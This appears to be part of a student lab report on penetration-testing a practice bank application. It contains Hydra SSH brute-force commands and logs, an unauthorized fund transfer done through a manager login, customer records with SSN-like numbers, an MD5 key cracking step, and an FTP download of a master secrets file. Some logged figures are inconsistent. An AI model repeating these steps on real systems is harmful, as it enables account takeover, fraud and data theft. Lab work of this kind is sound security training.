[STATUS] 114.02 tries/min, 49144 tries in 07:11h, 2098 to do in 00:19h, 16 active
[STATUS] 114.05 tries/min, 50979 tries in 07:27h, 255 to do in 00:03h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-25 19:12:28
kali㉿kali: ~

```

MacOS Installer

```
[ERROR] 
[WARNING] $ hydra -l jbonano -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.6 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 01:26:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.6:22/
[STATUS] 182.00 tries/min, 182 tries in 00:01h, 51050 to do in 04:41h, 16 active
[STATUS] 136.00 tries/min, 408 tries in 00:03h, 50825 to do in 06:14h, 16 active
[STATUS] 117.57 tries/min, 823 tries in 00:07h, 50410 to do in 07:09h, 16 active
[STATUS] 118.87 tries/min, 1783 tries in 00:15h, 49450 to do in 06:57h, 16 active
[STATUS] 115.00 tries/min, 3565 tries in 00:31h, 47668 to do in 06:55h, 16 active
[STATUS] 114.55 tries/min, 5384 tries in 00:47h, 45850 to do in 06:41h, 16 active
[STATUS] 114.90 tries/min, 7239 tries in 01:03h, 44010 to do in 06:24h, 16 active
[STATUS] 114.92 tries/min, 9879 tries in 01:19h, 42178 to do in 06:08h, 16 active
[STATUS] 114.57 tries/min, 18884 tries in 01:35h, 40373 to do in 05:53h, 16 active
[STATUS] 114.43 tries/min, 12702 tries in 01:51h, 38556 to do in 05:37h, 16 active
[STATUS] 114.39 tries/min, 14528 tries in 02:07h, 36730 to do in 05:22h, 16 active
[STATUS] 114.34 tries/min, 16350 tries in 02:23h, 34909 to do in 05:06h, 16 active
[STATUS] 114.29 tries/min, 18172 tries in 02:39h, 33087 to do in 04:50h, 16 active
[STATUS] 114.23 tries/min, 19991 tries in 02:55h, 31268 to do in 04:34h, 16 active
[STATUS] 114.23 tries/min, 21817 tries in 03:11h, 29442 to do in 04:18h, 16 active
[STATUS] 114.21 tries/min, 23641 tries in 03:27h, 27618 to do in 04:02h, 16 active
[STATUS] 114.16 tries/min, 25458 tries in 03:43h, 25801 to do in 03:47h, 16 active
[STATUS] 114.17 tries/min, 27286 tries in 03:59h, 23973 to do in 03:30h, 16 active
[STATUS] 114.14 tries/min, 29105 tries in 04:15h, 22154 to do in 03:15h, 16 active
[STATUS] 114.12 tries/min, 30927 tries in 04:31h, 20332 to do in 02:59h, 16 active
[STATUS] 114.09 tries/min, 32744 tries in 04:47h, 18515 to do in 02:43h, 16 active
[STATUS] 114.10 tries/min, 34571 tries in 05:03h, 16688 to do in 02:27h, 16 active
[STATUS] 114.08 tries/min, 36392 tries in 05:19h, 14867 to do in 02:11h, 16 active
[STATUS] 114.09 tries/min, 38219 tries in 05:35h, 13040 to do in 01:55h, 16 active
[STATUS] 114.06 tries/min, 40034 tries in 05:51h, 11225 to do in 01:39h, 16 active
[STATUS] 114.08 tries/min, 41868 tries in 06:07h, 9391 to do in 01:23h, 16 active
[STATUS] 114.08 tries/min, 43691 tries in 06:23h, 7568 to do in 01:07h, 16 active
[STATUS] 114.04 tries/min, 45500 tries in 06:39h, 5759 to do in 00:51h, 16 active
[STATUS] 114.02 tries/min, 47320 tries in 06:55h, 3939 to do in 00:35h, 16 active
[STATUS] 114.05 tries/min, 49154 tries in 07:11h, 2185 to do in 00:19h, 16 active
[STATUS] 114.03 tries/min, 50973 tries in 07:27h, 201 to do in 00:03h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-28 08:56:40
Hydra@kali:~$ 
```

```
[ERROR] 
[WARNING] $ hydra -l jbtuu -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.8 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 01:59:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.8:22/
[STATUS] 189.00 tries/min, 189 tries in 00:01h, 51050 to do in 04:31h, 16 active
[STATUS] 151.67 tries/min, 455 tries in 00:03h, 50804 to do in 05:35h, 16 active
[STATUS] 125.43 tries/min, 878 tries in 00:07h, 50381 to do in 06:42h, 16 active
[STATUS] 123.67 tries/min, 1855 tries in 00:15h, 49404 to do in 06:40h, 16 active
[STATUS] 119.23 tries/min, 3696 tries in 00:31h, 47563 to do in 06:39h, 16 active
[STATUS] 118.00 tries/min, 5546 tries in 00:47h, 45713 to do in 06:28h, 16 active
[STATUS] 118.78 tries/min, 7483 tries in 01:03h, 43776 to do in 06:09h, 16 active
[STATUS] 119.39 tries/min, 9432 tries in 01:19h, 41827 to do in 05:51h, 16 active
[STATUS] 118.81 tries/min, 11287 tries in 01:35h, 39972 to do in 05:37h, 16 active
[STATUS] 118.38 tries/min, 13140 tries in 01:51h, 38119 to do in 05:23h, 16 active
[STATUS] 117.94 tries/min, 14978 tries in 02:07h, 36281 to do in 05:08h, 16 active
[STATUS] 117.72 tries/min, 16834 tries in 02:23h, 34425 to do in 04:53h, 16 active
[STATUS] 117.52 tries/min, 18688 tries in 02:39h, 32574 to do in 04:38h, 16 active
[STATUS] 117.37 tries/min, 20540 tries in 02:55h, 30719 to do in 04:22h, 16 active
[STATUS] 117.02 tries/min, 22351 tries in 03:11h, 28908 to do in 04:08h, 16 active
[STATUS] 116.92 tries/min, 24282 tries in 03:27h, 27057 to do in 03:52h, 16 active
[STATUS] 117.13 tries/min, 26120 tries in 03:43h, 25139 to do in 03:35h, 16 active
[STATUS] 117.06 tries/min, 27977 tries in 03:59h, 23282 to do in 03:19h, 16 active
[STATUS] 116.87 tries/min, 29880 tries in 04:15h, 21456 to do in 03:04h, 16 active
[STATUS] 116.71 tries/min, 31628 tries in 04:31h, 19631 to do in 02:49h, 16 active
[STATUS] 116.63 tries/min, 33473 tries in 04:47h, 17786 to do in 02:33h, 16 active
[STATUS] 116.56 tries/min, 35319 tries in 05:03h, 15940 to do in 02:17h, 16 active
[STATUS] 116.49 tries/min, 37161 tries in 05:19h, 14098 to do in 02:02h, 16 active
[STATUS] 116.35 tries/min, 38976 tries in 05:35h, 12283 to do in 01:46h, 16 active
[STATUS] 116.20 tries/min, 40785 tries in 05:51h, 10474 to do in 01:31h, 16 active
[STATUS] 116.13 tries/min, 42618 tries in 06:07h, 8641 to do in 01:55h, 16 active
[STATUS] 116.06 tries/min, 44452 tries in 06:23h, 6807 to do in 00:59h, 16 active
[STATUS] 115.99 tries/min, 46281 tries in 06:39h, 4978 to do in 00:43h, 16 active
[STATUS] 115.90 tries/min, 48097 tries in 06:55h, 3162 to do in 00:28h, 16 active
[STATUS] 115.81 tries/min, 49912 tries in 07:11h, 1347 to do in 00:12h, 16 active
[STATUS] 115.88 tries/min, 50487 tries in 07:16h, 772 to do in 00:07h, 16 active
1 of 1 target completed, 0 valid passwords found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-28 09:22:37
Hydra@kali:~$ 
```

```

Kali:~ l:~$ hydra -l msingh -P /home/kali/Desktop/topWordlist\ .pwd 192.168.214.6 ssh
Hydra 9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-28 02:01:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51226 login tries (l:1/p:51226), ~3202 tries per task
[DATA] attacking ssh://192.168.214.6:22/
[STATUS] 191.00 tries/min, 191 tries in 00:01h, 51050 to do in 04:28h, 16 active
[STATUS] 141.00 tries/min, 423 tries in 00:03h, 50820 to do in 06:01h, 16 active
[STATUS] 121.57 tries/min, 851 tries in 00:07h, 50408 to do in 06:55h, 16 active
[STATUS] 121.73 tries/min, 1826 tries in 00:15h, 49433 to do in 06:47h, 16 active
[STATUS] 116.29 tries/min, 3605 tries in 00:31h, 47654 to do in 06:50h, 16 active
[STATUS] 115.77 tries/min, 5441 tries in 00:47h, 45818 to do in 06:36h, 16 active
[STATUS] 115.60 tries/min, 7283 tries in 01:03h, 43976 to do in 06:21h, 16 active
[STATUS] 115.27 tries/min, 9106 tries in 01:19h, 42153 to do in 06:06h, 16 active
[STATUS] 114.85 tries/min, 10911 tries in 01:35h, 40348 to do in 05:52h, 16 active
[STATUS] 114.79 tries/min, 12742 tries in 01:51h, 38517 to do in 05:36h, 16 active
[STATUS] 114.70 tries/min, 14567 tries in 02:07h, 36692 to do in 05:20h, 16 active
[STATUS] 114.60 tries/min, 16388 tries in 02:23h, 34871 to do in 05:05h, 16 active
[STATUS] 114.53 tries/min, 18210 tries in 02:39h, 33049 to do in 04:49h, 16 active
[STATUS] 114.47 tries/min, 20033 tries in 02:55h, 31226 to do in 04:33h, 16 active
[STATUS] 114.41 tries/min, 21853 tries in 03:11h, 29406 to do in 04:18h, 16 active
[STATUS] 114.34 tries/min, 23668 tries in 03:27h, 27591 to do in 04:02h, 16 active
[STATUS] 114.34 tries/min, 25498 tries in 03:43h, 25761 to do in 03:46h, 16 active
[STATUS] 114.32 tries/min, 27322 tries in 03:59h, 23937 to do in 03:30h, 16 active
[STATUS] 114.31 tries/min, 29150 tries in 04:15h, 22189 to do in 03:14h, 16 active
[STATUS] 114.25 tries/min, 30963 tries in 04:31h, 20296 to do in 02:58h, 16 active
[STATUS] 114.22 tries/min, 32782 tries in 04:47h, 18477 to do in 02:42h, 16 active
[STATUS] 114.23 tries/min, 34611 tries in 05:03h, 16648 to do in 02:26h, 16 active
[STATUS] 114.23 tries/min, 36440 tries in 05:19h, 14819 to do in 02:00h, 16 active
[STATUS] 114.20 tries/min, 38258 tries in 05:35h, 13801 to do in 01:54h, 16 active
[STATUS] 114.16 tries/min, 40070 tries in 05:51h, 11189 to do in 01:39h, 16 active
[STATUS] 114.16 tries/min, 41897 tries in 06:07h, 9362 to do in 01:23h, 16 active
[STATUS] 114.17 tries/min, 43729 tries in 06:23h, 7530 to do in 01:06h, 16 active
[STATUS] 114.18 tries/min, 45557 tries in 06:39h, 5702 to do in 00:50h, 16 active
[STATUS] 114.12 tries/min, 47359 tries in 06:55h, 3900 to do in 00:35h, 16 active
[STATUS] 114.13 tries/min, 51014 tries in 07:27h, 245 to do in 00:03h, 16 active
l of 1 target completed, 0 valid passwords found

```

2.2 After gaining access to the private network, perform the following security sensitive tasks (12%):

- (i) Create an account for yourself and transfer to the account some fund from one of the existing customer accounts (4%).

Account registration:

ID #	First Name #	Last Name #	Telephone #	Gender #	Address #	City #	State #	zipCode #	User ID #
50	SannahReddy	Vemula	9876543210	M	qwerty St.	QW	QW	123456	sannahreddy

Showing 1 - 1 of 1 items.
« « 1 » »

Customer details from Manager's account:

ID	First Name	Last Name	SSN	Gender	Address	City	State	Zip	Phone	Action
36	Leslie	Chang	9454789091	M	340 McAuley Dr	Ashland	OH	44805	Ichang	View Edit Delete
37	Paulo	Costa	6787569087	M	21 W Jackson Blvd	San Jose	CA	95111	pcosta	View Edit Delete
38	Joe	Bonano	6785680989	M	40 Center St	Hamilton	OH	45011	jbonano	View Edit Delete
39	Aashna	Kunjus	6899782345	M	120 Connecticut Ave Nw	Chagrin Falls	OH	44023	akunjus	View Edit Delete
40	John	Pescarello	9856789034	M	67 S Westgate St	Albany	NY	12204	jprescarelo	View Edit Delete
41	Anick	Smith	7566789234	M	12 Cedar Ave #84	Easton	MD	21601	asmith	View Edit Delete
42	Jane	Karr	9137898978	M	70 Eads St	Chicago	IL	60632	jkarr	View Edit Delete
43	Mehta	Singh	6786794567	M	6934 E Camillo St	Mc Minnville	TN	37110	msingh	View Edit Delete
44	Harry	Lu	4206783456	M	69 Main St	Anchorage	AK	99501	hlu	View Edit Delete
45	Robyn	Baird	2456748767	M	4 A Blue Ridge Blvd	Brighton	MI	48116	rbaird	View Edit Delete
48	John	Doe	54646464	M	45 ferragut avenue	Balmoral City	CA	123456	jdoe	View Edit Delete
49	sannath	vemula	2501234567	M	123	xzcv	zxvc	123456	sannath	View Edit Delete
50	SannathReddy	Vemula	9876543210	M	qwerty St.	QW	QW	123456	sannathreddy	View Edit Delete

Showing 1 - 20 of 48 items.
« « 1 2 3 » »»

All Rights Reserved Neptune Bank@2019

Creating a savings account:

Request For a New Account

Account Type

Amount

Customer

Branch

[Back](#) [Save](#)

All Rights Reserved Neptune Bank@2019

Savings account created with 0 balance which is not approved by bank manager:

The screenshot shows a table of accounts. A red box highlights the first row, which contains the following data:

Account ID	Account Type	Balance	Activated	Customer	Branch
111116	Savings	0	false	sannathreddy	90 Thorburn Ave

Below the table, a message says "Showing 1 - 1 of 1 items." and a navigation bar shows page 1 of 1.

Accounts waiting for managers approval (bank manager's account):

The screenshot shows a table of accounts under "Account Approval". A red box highlights the last row, which contains the following data:

Account ID	Account Type	Balance	Activated	Customer	Branch	Action Buttons
1000006	Credit	600	Not-Approved	avenere	25 W 80th St #69	View Edit Delete
1000009	Loan	7500	Not-Approved	avenere	25 W 80th St #69	View Edit Delete
1000013	Loan	20000	Not-Approved	ipaprocki	69 E Carrillo St	View Edit Delete
1000036	Loan	3456	Not-Approved	amaclead	3 Manchester Blvd	View Edit Delete
1000038	Credit	700	Not-Approved	kcaldarera	101 Central Ave	View Edit Delete
1000075	Loan	6700	Not-Approved	altrubide	3 Manchester Blvd	View Edit Delete
111116	Savings	0	Not-Approved	sannathreddy	90 Thorburn Ave	View Edit Delete

Below the table, a message says "Showing 1 - 7 of 7 items." and a navigation bar shows page 1 of 1.

After manager approving savings account:

The screenshot shows a Firefox browser window titled "UvicBankApp - Mozilla Firefox". The URL is 192.168.171.19/LCNonApproved?page=1&sort=id,asc. The page displays a table of "Loan & Credit Accounts For Approval". A green box highlights a message: "A accounts is updated with identifier 1111116". A red box highlights the "Activated" column for the first row, which shows "Not-Approved". The table has columns: Account ID, Account Type, Balance, Activated, Customer, Branch, and actions (View, Edit, Delete). The first row's data is: 1000006, Credit, 600, Not-Approved, avenere, 25 W 80th St #69. The footer shows "Showing 1 - 6 of 6 items." and a page navigation bar.

Account ID	Account Type	Balance	Activated	Customer	Branch
1000006	Credit	600	Not-Approved	avenere	25 W 80th St #69
1000009	Loan	7500	Not-Approved	avenere	25 W 80th St #69
1000013	Loan	20000	Not-Approved	ipaprocki	69 E Carrillo St
1000036	Loan	3456	Not-Approved	amaclead	3 Manchester Blvd
1000038	Credit	700	Not-Approved	kcaldarera	101 Central Ave
1000075	Loan	6700	Not-Approved	aiturbide	3 Manchester Blvd

Account status after activation :

The screenshot shows a Firefox browser window titled "UvicBankApp - Mozilla Firefox". The URL is 192.168.171.19/entity/accounts?page=1&sort=id,asc. The page displays a table of "Accounts". A red box highlights the "Activated" column for the first row, which shows "true". The table has columns: Account ID, Account Type, Balance, Activated, Customer, and Branch. The first row's data is: 1111116, Savings, 0, true, sannathreddy, 90 Thorburn Ave. The footer shows "Showing 1 - 1 of 1 items." and a page navigation bar.

Account ID	Account Type	Balance	Activated	Customer	Branch
1111116	Savings	0	true	sannathreddy	90 Thorburn Ave

All customers and their account details (Bank managers account):

Account ID	Account Type	Balance	Activated	Customer	Branch	Actions
1000001	Savings	0	true	jbutt	90 Thorburn Ave	View Edit Delete
1000002	Checking	1875	true	jbutt	90 Thorburn Ave	View Edit Delete
1000003	Credit	355.1	true	jbutt	90 Thorburn Ave	View Edit Delete
1000004	Savings	1000	true	jdarakjy	25 W 80th St #69	View Edit Delete
1000005	Loan	10000	true	jdarakjy	25 W 80th St #69	View Edit Delete
1000006	Credit	600	false	avenere	25 W 80th St #69	View Edit Delete
1000007	Checking	5000	true	avenere	25 W 80th St #69	View Edit Delete
1000008	Savings	700	true	avenere	25 W 80th St #69	View Edit Delete
1000009	Loan	7500	false	avenere	25 W 80th St #69	View Edit Delete
1000010	Credit	2600	true	lpaprocki	69 E Carrillo St	View Edit Delete
1000011	Savings	10000	true	lpaprocki	69 E Carrillo St	View Edit Delete
1000012	Checking	2000	true	lpaprocki	69 E Carrillo St	View Edit Delete

All Rights Reserved Neptune Bank@2019

Transferring amount from lpaprocki (customer) to the created account using bank manager login :

Transfer Money

Transaction Amount
10000

Transfer to ?
 Payee
 Tran To Account
1111116

Customer : lpaprocki (savings account)

Transaction from Account
1000011

[Back](#) [Save](#)

All Rights Reserved Neptune Bank@2019

Account balance after transaction:

The screenshot shows a web application interface for 'Neptune Bank'. At the top, there are three tabs: 'UvicBankApp', 'UvicBankApp', and 'accounts_mgr.png (PNG Image)'. Below the tabs, the URL is 192.168.171.19/entity/accounts?page=1&sort=id.asc. The main content area has a header 'Accounts'. Underneath is a table with columns: Account ID, Account Type, Balance, Activated, Customer, and Branch. The first row of the table is highlighted with a red box. Two red circles are drawn around the 'Balance' and 'Activated' columns. The 'Balance' column shows '10000' and the 'Activated' column shows 'true'. The 'Customer' column shows 'sannathreddy' and the 'Branch' column shows '90 Thorburn Ave'. At the bottom of the table, it says 'Showing 1 - 1 of 1 items.' with a page navigation bar.

- (ii) Locate and exfiltrate the file containing the master secrets of the bank (4%). Recover the content of the corresponding file (4%).

With the credentials obtained from hydra of executive team (CEO,CFO,CTO of Neptune bank), we can login into the target machine which has ftp open service and get the files into kali using terminal. FTP is one of the open services on Neptune N.

Accessing ecressvan and pwindsor profile through ftp as below:

```
root@kali:~$ ftp 192.168.214.6
Connected to 192.168.214.6.
220 ProFTPD 1.3.5v3 Server (ProFTPD Default Installation) [192.168.214.6]
Name (192.168.214.6:kali): ecressvan
331 Password required for ecressvan
Password:
230 User ecressvan logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list.
-rw-r--r-- 1 ecressvan ecressvan 1386036 Nov 29 17:53 CONSOLIDATED-BANKING-GUIDE-MAY-17-WEB.pdf
-rw-r--r-- 1 ecressvan ecressvan 16409 Nov 29 17:52 Due_diligence_checklist_for_MSA.docx
-rw-r--r-- 1 ecressvan ecressvan 19890 Nov 29 17:52 Exhibit_23_Banking_Agreement.docx
-rw-r--r-- 1 ecressvan ecressvan 139876 Nov 29 17:53 GuideGP_Identity_Documents_and_Banking_ANG.pdf
-rw-r--r-- 1 ecressvan ecressvan 320866 Nov 29 17:53 PersonalMemberApplicationAccount-AgreementTermsandConditions.pdf
4896 Nov 29 17:53 compliance
4896 Nov 28 00:38 leadership
4896 Nov 28 00:36 management
226 Transfer complete
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list.
drwxr-xr-x 6 ecressvan ecressvan 4096 Nov 29 17:53 .
drwxr-xr-x 22 root root 263 Dec 27 19:54 ..
drwxr-xr-x 1 ecressvan ecressvan 220 Nov 27 23:59 .bash_history
drwxr-xr-x 1 ecressvan ecressvan 307 Nov 27 23:59 .bashrc
drwxr-xr-x 2 ecressvan ecressvan 4995 Nov 28 00:19 cache
drwxr-xr-x 1 ecressvan ecressvan 575 Nov 27 23:59 .profile
386036 Nov 29 17:53 CONSOLIDATED-BANKING-GUIDE-MAY-17-WEB.pdf
-rw-r--r-- 1 ecressvan ecressvan 16409 Nov 29 17:52 Due_diligence_checklist_for_MSA.docx
-rw-r--r-- 1 ecressvan ecressvan 19890 Nov 29 17:52 Exhibit_23_Banking_Agreement.docx
-rw-r--r-- 1 ecressvan ecressvan 139876 Nov 29 17:53 GuideGP_Identity_Documents_and_Banking_ANG.pdf
-rw-r--r-- 1 ecressvan ecressvan 320866 Nov 29 17:53 PersonalMemberApplicationAccount-AgreementTermsandConditions.pdf
drwxrwxr-x 3 ecressvan ecressvan 4896 Nov 29 17:45 compliance
drwxrwxr-x 2 ecressvan ecressvan 4896 Nov 28 00:38 leadership
drwxrwxr-x 2 ecressvan ecressvan 4896 Nov 28 00:36 management
226 Transfer complete
ftp> pwd
257 "/home/ecressvan" is the current directory
ftp> cd compliance
250 CWD command successful
ftp> cd /home/ecressvan/compliance
250 CWD command successful
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list.
drwxrwxr-x 3 ecressvan ecressvan 4096 Nov 29 17:45 .
```

```

File Actions Edit View Help
root@kali:~$ ftp 192.168.214.6
Connected to 192.168.214.6.
User (192.168.214.6:kali): pwindsor
331 Password required for pwindsor
Password:
230 User pwindsor logged in
Remote system type is UNIX.
Using binary mode to transfer files.
File transfer mode selected
200 PORT command successful
150 Opening ASCII mode data connection for file list.
-rw-r--r-- 1 pwindsor pwindsor 2098636 Nov 28 00:41 Deloitte_Open-Banking-Whitepaper.pdf
-rw-r--r-- 1 pwindsor pwindsor 16489 Nov 29 18:05 Due_diligence_checklist_for_M&A.docx
-rw-r--r-- 1 pwindsor pwindsor 19890 Nov 29 18:06 Exhibit_23_Banking_Agreement.docx
-rw-r--r-- 1 pwindsor pwindsor 128989 Nov 28 00:41 How_will_branch_banking_evolv_.pdf
-rw-r--r-- 1 pwindsor pwindsor 1685388 Nov 28 00:41 PSD2_and_Open_Banking_Whitepaper_Microsoft_Avanade_Accenture.pdf
-rw-r--r-- 1 pwindsor pwindsor 21544 Nov 29 18:06 Term-Sheet-Template.docx
-rw-r--r-- 1 pwindsor pwindsor 61472 Nov 29 18:06 Term-sheet-guide.docx
drwxrwxr-x 2 pwindsor pwindsor 4096 Nov 28 00:40 banking
-rw-r--r-- 1 pwindsor pwindsor 348695 Nov 28 00:41 next-wave-banking.pdf
drwxrwxr-x 3 pwindsor pwindsor 4096 Dec 27 18:23 statements
226 Transfer complete
ftp> pwd
257 "/home/pwindsor" is the current directory
ftp> cd /home/pwindsor
250 CWD command successful
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list.
drwxr-xr-x 5 pwindsor pwindsor 4096 Nov 29 18:06 .
drwxr-xr-x 22 root root 4096 Nov 28 00:59 ..
-rw----- 1 pwindsor pwindsor 221 Feb 26 15:39 .bash_history
-rw----r-- 1 pwindsor pwindsor 220 Nov 28 00:00 .bash_logout
-rw----r-- 1 pwindsor pwindsor 3637 Nov 28 00:00 .bashrc
drwx----- 2 pwindsor pwindsor 4096 Nov 28 00:40 .cache
-rw-r--r-- 1 pwindsor pwindsor 675 Nov 28 00:00 .profile
-rw-r--r-- 1 pwindsor pwindsor 2098636 Nov 28 00:41 Deloitte_Open-Banking-Whitepaper.pdf
-rw-r--r-- 1 pwindsor pwindsor 16489 Nov 29 18:05 Due_diligence_checklist_for_M&A.docx
-rw-r--r-- 1 pwindsor pwindsor 19890 Nov 29 18:06 Exhibit_23_Banking_Agreement.docx
-rw-r--r-- 1 pwindsor pwindsor 128989 Nov 28 00:41 How_will_branch_banking_evolv_.pdf
-rw-r--r-- 1 pwindsor pwindsor 1685388 Nov 28 00:41 PSD2_and_Open_Banking_Whitepaper_Microsoft_Avanade_Accenture.pdf
-rw-r--r-- 1 pwindsor pwindsor 21544 Nov 29 18:06 Term-Sheet-Template.docx
-rw-r--r-- 1 pwindsor pwindsor 61472 Nov 29 18:06 Term-sheet-guide.docx
drwxrwxr-x 2 pwindsor pwindsor 4096 Nov 28 00:40 banking
-rw-r--r-- 1 pwindsor pwindsor 348695 Nov 28 00:41 next-wave-banking.pdf
drwxrwxr-x 3 pwindsor pwindsor 4096 Dec 27 18:23 statements
226 Transfer complete
ftp> cd /home/pwindsor/statements
250 CWD command successful

```

list of files and directories within
pwindsor account

On exploring through the directories, we got to know that ecessvan profiles has the confidential file named- ‘neptune-master.meo’ under compliance/which is protected with a key.

The key for the above file was within pwindsor profile, which had the MD5 hash key and it is decrypted using MD5 hash digest as below:

```

File Actions Edit View Help
250 CWD command successful
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list.
drwxr-xr-x 22 root root 4096 Nov 28 00:59 ..
-rw----- 1 pwindsor pwindsor 221 Feb 26 15:39 .bash_history
-rw----r-- 1 pwindsor pwindsor 220 Nov 28 00:00 .bash_logout
-rw----r-- 1 pwindsor pwindsor 3637 Nov 28 00:00 .bashrc
drwx----- 2 pwindsor pwindsor 4096 Nov 28 00:40 .cache
-rw-r--r-- 1 pwindsor pwindsor 675 Nov 28 00:00 .profile
-rw-r--r-- 1 pwindsor pwindsor 2098636 Nov 28 00:41 Deloitte_Open-Banking-Whitepaper.pdf
-rw-r--r-- 1 pwindsor pwindsor 16489 Nov 29 18:05 Due_diligence_checklist_for_M&A.docx
-rw-r--r-- 1 pwindsor pwindsor 19890 Nov 29 18:06 Exhibit_23_Banking_Agreement.docx
-rw-r--r-- 1 pwindsor pwindsor 128989 Nov 28 00:41 How_will_branch_banking_evolv_.pdf
-rw-r--r-- 1 pwindsor pwindsor 1685388 Nov 28 00:41 PSD2_and_Open_Banking_Whitepaper_Microsoft_Avanade_Accenture.pdf
-rw-r--r-- 1 pwindsor pwindsor 21544 Nov 29 18:06 Term-Sheet-Template.docx
-rw-r--r-- 1 pwindsor pwindsor 61472 Nov 29 18:06 Term-sheet-guide.docx
drwxrwxr-x 2 pwindsor pwindsor 4096 Nov 28 00:40 banking
-rw-r--r-- 1 pwindsor pwindsor 348695 Nov 28 00:41 next-wave-banking.pdf
drwxrwxr-x 3 pwindsor pwindsor 4096 Dec 27 18:23 statements
226 Transfer complete
ftp> cd /home/pwindsor/statements
250 CWD command successful
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list.
drwxrwxr-x 3 pwindsor pwindsor 4096 Dec 27 18:23 .
drwxr-xr-x 5 pwindsor pwindsor 4096 Nov 29 18:06 ..
drwxrwxr-x 2 pwindsor pwindsor 4096 Dec 27 18:25 .jb0nd
-rw-rw-r-- 1 pwindsor pwindsor 12854 Nov 29 18:05 Forward-looking-statements.docx
-rw-rw-r-- 1 pwindsor pwindsor 11521 Nov 29 18:05 Income Statement Neptune 2018.xlsx
226 Transfer complete
ftp> get .jb0nd
local: .jb0nd remote: .jb0nd
200 PORT command successful
550 .jb0nd: Not a regular file
ftp> cd /home/pwindsor/statements/.jb0nd
250 CWD command successful
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list.
drwxrwxr-x 2 pwindsor pwindsor 4096 Dec 27 18:25 .
drwxrwxr-x 3 pwindsor pwindsor 4096 Dec 27 18:25 ..
-rwxrwx--- 1 pwindsor pwindsor 32 Dec 27 18:25 0007_XXX.txt
226 Transfer complete
ftp> get 0007_XXX.txt
local: 0007_XXX.txt remote: 0007_XXX.txt
200 PORT command successful
150 Opening BINARY mode data connection for 0007_XXX.txt (32 bytes)

```


0007_XXX.txt is the text document which contains the hash key.

The screenshot shows a web interface for decoding MD5 hashes. On the left, under 'Md5 hash digest', the hash `e1964798cf86e914af895f8d0291812` is entered, with a 'Copy Hash' button below it. On the right, under 'Md5 digest decoded, decrypted, cracked value:', the value `spongebob` is displayed, with a 'Copy Value' button below it. A link 'Blame this record' is also present.

Transferring the files from target machines to kali using `get` command.

```
ftp> cd .master
250 CWD command successful
ftp> ls .master
200 PORT command successful
150 Opening ASCII mode data connection for file list
450 .master: No such file or directory
ftp> pwd
257 "/home/ecressvan/compliance/neptune-operations/.master" is the current directory
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x 2 ecrestvan ecrestvan 4096 Nov 28 00:36 .
drwxrwxr-x 4 ecrestvan ecrestvan 4096 Nov 29 17:43 ..
-rw-rw-r-- 1 ecrestvan ecrestvan 639160 Nov 28 00:36 neptune_master.meo
226 Transfer complete
ftp> get neptune_master.meo
local: neptune_master.meo remote: neptune_master.meo
200 PORT command successful
150 Opening BINARY mode data connection for neptune_master.meo (639160 bytes)
226 Transfer complete
639160 bytes received in 0.03 secs (21.1561 MB/s)
ftp> 
```

Contents of hashkey file and Neptune-master.meo:



